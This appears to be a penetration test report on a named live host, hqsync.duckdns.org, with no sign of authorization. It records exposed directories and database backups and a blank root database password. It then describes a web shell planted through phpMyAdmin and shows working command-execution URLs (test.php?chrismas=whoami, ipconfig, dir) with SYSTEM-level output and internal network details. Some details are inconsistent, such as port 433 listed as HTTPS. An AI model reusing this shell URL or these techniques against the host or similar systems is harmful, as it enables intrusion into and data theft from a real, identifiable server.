Penetration Test Report

Target: hqsync.duckdns.org/fillament

Executive Summary

The objective of this penetration test was to evaluate the security posture of the web application hosted on the domain hqsync.duckdns.org. Our assessment identified several vulnerabilities, including exposed directories, weak database configurations, and potential for privilege escalation. The findings suggest that the system is at risk of unauthorized access and data leakage.

Scope

- **Target Domain**: hqsync.duckdns.org
- **Testing Type**: Passive and Active scanning, Directory Busting, Exploitation, Privilege Escalation.
- **Ports Identified**:
    - Port 53: DNS
    - Port 80: HTTP
    - Port 433: HTTPS
    - Port 1433: MS SQL (MySQL misconfiguration suspected)

    - Port 1433: MS SQL (MySQL misconfiguration suspected)

Vulnerability Findings

1. Open Ports & Services

A passive scan of the target revealed the following open ports


- **Port 53 (DNS)**: The DNS service may be vulnerable to DNS-related attacks if not properly configured.
- **Port 80 (HTTP)**: HTTP protocol exposed without encryption, increasing the risk of eavesdropping.
- **Port 433 (HTTPS)**: The presence of HTTPS ensures encrypted communication but should be further analyzed for SSL/TLS vulnerabilities.
- **Port 1433 (MS SQL)**: Potential exposure of a SQL database to the public internet poses a significant risk if weak authentication mechanisms are in place.

---

2. Directory Busting Results

Using the directory busting tool, the following directories were discovered:


- `/img`: [Redirects to: https://hqsync.duckdns.org/img/]
- `/dashboard`: [Redirects to: https://hqsync.duckdns.org/dashboard/]
- `/bk`: [Redirects to: https://hqsync.duckdns.org/bk/]
- `/phpmyadmin`: [Redirects to: https://hqsync.duckdns.org/phpmyadmin/]
- `/xampp`: [Redirects to: https://hqsync.duckdns.org/xampp/]
- `/lbs`: [Redirects to: https://hqsync.duckdns.org/lbs/]



Index of /lbs

Name	Last modified	Size	Description
Parent Directory		-	
app/	2024-07-01 09:01	-	
artisan	2024-07-01 09:01	1.6K	
bootstrap/	2024-07-01 09:01	-	
composer.json	2024-07-01 09:01	1.8K	
composer.lock	2024-07-01 09:02	295K	
config/	2024-07-01 09:01	-	
database/	2024-07-01 09:01	-	
package.json	2024-07-01 09:01	248	
phpunit.xml	2024-07-01 09:01	1.1K	
public/	2024-07-01 09:01	-	
resources/	2024-07-01 09:01	-	
routes/	2024-07-01 09:01	-	
storage/	2024-07-01 09:01	-	
tests/	2024-07-01 09:01	-	
vendor/	2024-07-01 09:02	-	
vite.config.js	2024-07-01 09:01	263	

Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at hqsync.duckdns.org Port 443



Index of /bk

Name	Last modified	Size	Description
Parent Directory		-	
MindBuzz/	2024-01-21 17:14	-	
Mindbuzz-app/	2024-06-13 14:51	-	
MindbuzzTest/	2024-02-07 08:44	-	
Rubbish/	2024-05-07 19:01	-	
amber-v2-light/	2024-02-24 08:22	-	
amber/	2024-02-22 02:17	-	
mind_buzz_student/	2024-06-24 15:10	-	
pyra/	2024-05-21 00:03	-	
pyramakerz/	2023-12-29 03:27	-	

Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at hqsync.duckdns.org Port 443

Files Discovered:

- **apifilamentmodels.zip**
- **Api.zip**
- **Models.zip**
- **db.sql**: A full database backup was found, which includes all tables, schema, and sensitive data from the application.


Risk: These directories provide valuable information about the web application and backend infrastructure, indicating the potential use of XAMPP and php-MyAdmin, which are well-known software with exploitable vulnerabilities.

3. Exposed Database Credentials

By referencing an exploit from: https://www.exploit-db.com/exploits/52000


we were able to obtain the database credentials:

- **Username: Root**
- **Password: *Blank***



https://hqsync.duckdns.org/Fillament/storage/logs/laravel.log

```
#18 C:\\laragon\\www\\PackageCMS\\vendor\\laravel\\framework\\src\\Illuminate\\Console\\Command.php(211): Illuminate\\Container\\Container->call(Array)
#19 C:\\laragon\\www\\PackageCMS\\vendor\\symfony\\console\\Command\\Command.php(326): Illuminate\\Console\\Command->execute(Object(Symfony\\Component\\Console\\Input
\\ArgvInput), Object(Illuminate\\Console\\OutputStyle))
#20 C:\\laragon\\www\\PackageCMS\\vendor\\laravel\\framework\\src\\Illuminate\\Console\\Command.php(181): Symfony\\Component\\Console\\Command\\Command->run(Object(Symfony
\\Component\\Console\\Input\\ArgvInput), Object(Illuminate\\Console\\OutputStyle))
#21 C:\\laragon\\www\\PackageCMS\\vendor\\symfony\\console\\Application.php(1096): Illuminate\\Console\\Command->run(Object(Symfony\\Component\\Console\\Input\\ArgvInput),
Object(Symfony\\Component\\Console\\Output\\ConsoleOutput))
#22 C:\\laragon\\www\\PackageCMS\\vendor\\symfony\\console\\Application.php(324): Symfony\\Component\\Console\\Application->doRunCommand(Object(Filament\\Commands
\\MakeUserCommand), Object(Symfony\\Component\\Console\\Input\\ArgvInput), Object(Symfony\\Component\\Console\\Output\\ConsoleOutput))
#23 C:\\laragon\\www\\PackageCMS\\vendor\\symfony\\console\\Application.php(175): Symfony\\Component\\Console\\Application->doRun(Object(Symfony\\Component\\Console\\Input
\\ArgvInput), Object(Symfony\\Component\\Console\\Output\\ConsoleOutput))
#24 C:\\laragon\\www\\PackageCMS\\vendor\\laravel\\framework\\src\\Illuminate\\Foundation\\Console\\Kernel.php(201): Symfony\\Component\\Console
\\Application->run(Object(Symfony\\Component\\Console\\Input\\ArgvInput), Object(Symfony\\Component\\Console\\Output\\ConsoleOutput))
#25 C:\\laragon\\www\\PackageCMS\\artisan(37): Illuminate\\Foundation\\Console\\Kernel->handle(Object(Symfony\\Component\\Console\\Input\\ArgvInput), Object(Symfony\\Component
\\Console\\Output\\ConsoleOutput))
#26 {main}

[previous exception] [object] (PDOException(code: 1049): SQLSTATE[HY000] [1049] Unknown database 'laravel' at C:\\laragon\\www\\PackageCMS\\vendor\\laravel\\framework
\\src\\Illuminate\\Database\\Connectors\\Connector.php:65)
[stacktrace]
#0 C:\\laragon\\www\\PackageCMS\\vendor\\laravel\\framework\\src\\Illuminate\\Database\\Connectors\\Connector.php(65): PDO->__construct('mysql:host=127....', 'root', '',
Array)
#1 C:\\laragon\\www\\PackageCMS\\vendor\\laravel\\framework\\src\\Illuminate\\Database\\Connectors\\Connector.php(45): Illuminate\\Database\\Connectors
\\Connector->createPdoConnection('mysql:host=127....', 'root', '', Array)
#2 C:\\laragon\\www\\PackageCMS\\vendor\\laravel\\framework\\src\\Illuminate\\Database\\Connectors\\MySqlConnector.php(24): Illuminate\\Database\\Connectors
\\Connector->createConnection('mysql:host=127....', Array, Array)
#3 C:\\laragon\\www\\PackageCMS\\vendor\\laravel\\framework\\src\\Illuminate\\Database\\Connectors\\ConnectionFactory.php(184): Illuminate\\Database\\Connectors
\\MySqlConnector->connect(Array)
#4 [internal function]: Illuminate\\Database\\Connectors\\ConnectionFactory->Illuminate\\Database\\Connectors\\{closure}()
#5 C:\\laragon\\www\\PackageCMS\\vendor\\laravel\\framework\\src\\Illuminate\\Database\\Connection.php(1339): call_user_func(Object(Closure))
#6 C:\\laragon\\www\\PackageCMS\\vendor\\laravel\\framework\\src\\Illuminate\\Database\\Connection.php(1375): Illuminate\\Database\\Connection->getPdo()
```



https://hqsync.duckdns.org/phpmyadmin/index.php?route=/&route=%2F

General settings

- Change password
- Server connection collation: utf8mb4_unicode_ci
- More settings

Appearance settings

- Language: English
- Theme: pmahomme View all

Database server

- Server: 127.0.0.1 via TCP/IP
- Server type: MariaDB
- Server connection: SSL is not being used
- Server version: 10.4.32-MariaDB - mariadb.org binary distribution
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8mb4)


Web server

- Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
- Database client version: libmysql - mysqlnd 8.2.12
- PHP extension: mysqli curl mbstring
- PHP version: 8.2.12

phpMyAdmin

Adding PHP Script to the Database for Remote Access

During the assessment, we exploited a vulnerability that allowed file upload and insertion of a malicious PHP script into the web server via the database. This script was later executed to gain unauthorized access to the server.




Index of /lbs/config

Name	Last modified	Size	Description
Parent Directory		-	
app.php	2024-07-01 09:01	6.3K	
auth.php	2024-07-01 09:01	3.8K	
broadcasting.php	2024-07-01 09:01	2.1K	
cache.php	2024-07-01 09:01	3.3K	
cors.php	2024-07-01 09:01	846	
database.php	2024-07-01 09:01	5.2K	
filesystems.php	2024-07-01 09:01	2.3K	
hashing.php	2024-07-01 09:01	1.6K	
logging.php	2024-07-01 09:01	4.1K	
mail.php	2024-07-01 09:01	3.9K	
queue.php	2024-07-01 09:01	3.4K	
sanctum.php	2024-07-01 09:01	2.9K	
services.php	2024-07-01 09:01	1.0K	
session.php	2024-07-01 09:01	7.3K	
test.php	2024-10-06 16:32	36	
view.php	2024-07-01 09:01	1.0K	


Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at hqsync.duckdns.org Port 443

Gaining root privilege upon the server




https://hqsync.duckdns.org/lbs/config/test.php?chrismas=whoami

```
nt authority\system
```



view-source:https://hqsync.duckdns.org/lbs/config/test.php?chrismas=ipconfig

```

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : fdb4:f58e:516c:1200:d2b5:81b2:55a4:2da8
   Temporary IPv6 Address. . . . . . : fdb4:f58e:516c:1200:3dd5:4ccc:251a:e3e1
   Temporary IPv6 Address. . . . . . : fdb4:f58e:516c:1200:5d7f:835e:98fd:a0e7
   Temporary IPv6 Address. . . . . . : fdb4:f58e:516c:1200:719d:292f:4480:d705
   Temporary IPv6 Address. . . . . . : fdb4:f58e:516c:1200:9552:f6ec:97e6:aca4
   Link-local IPv6 Address . . . . . : fe80::713:4b80:e1a:f2c6%14
   IPv4 Address. . . . . . . . . . . : 10.10.10.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.1

```



Flameshot Info
Screenshot aborted.


```
GET /lbs/config/test.php?chrismas=dir+..\..\..\..\Projects HTTP/2
Host: hqsync.duckdns.org
User-Agent: Mozilla/5.0
Content-Length: 2
```

```
X-Served-By: hqsync.duckdns.org

Volume in drive D is testserver
Volume Serial Number is AC9D-7F61

Directory of D:\Projects

06/27/2024  02:06 PM    <DIR>
                      .
  06/27/2024  02:06 PM    <DIR>
                      ..
    02/18/2024  11:21 AM        23,009,698 amber-v2-light.rar
    02/18/2024  11:14 AM        19,136,512 amber.rar
    06/27/2024  02:03 PM    <DIR>
                Bk
      06/27/2024  02:03 PM    <DIR>
                  dashboard
        06/27/2024  02:03 PM    <DIR>
                    Fillament
          06/27/2024  02:06 PM    <DIR>
                      img
            07/16/2015  06:32 PM               260 index.php
            01/21/2024  06:38 PM            43,325 minbuzz.sql
            06/27/2024  01:56 PM    <DIR>
                        Mindbuzz-app
              06/27/2024  02:06 PM    <DIR>
                          mind_buzz_student
                4 File(s)     42,189,795 bytes
                8 Dir(s)  64,964,857,856 bytes free
```

Done

1,059 bytes | 138 millis

Sessions:

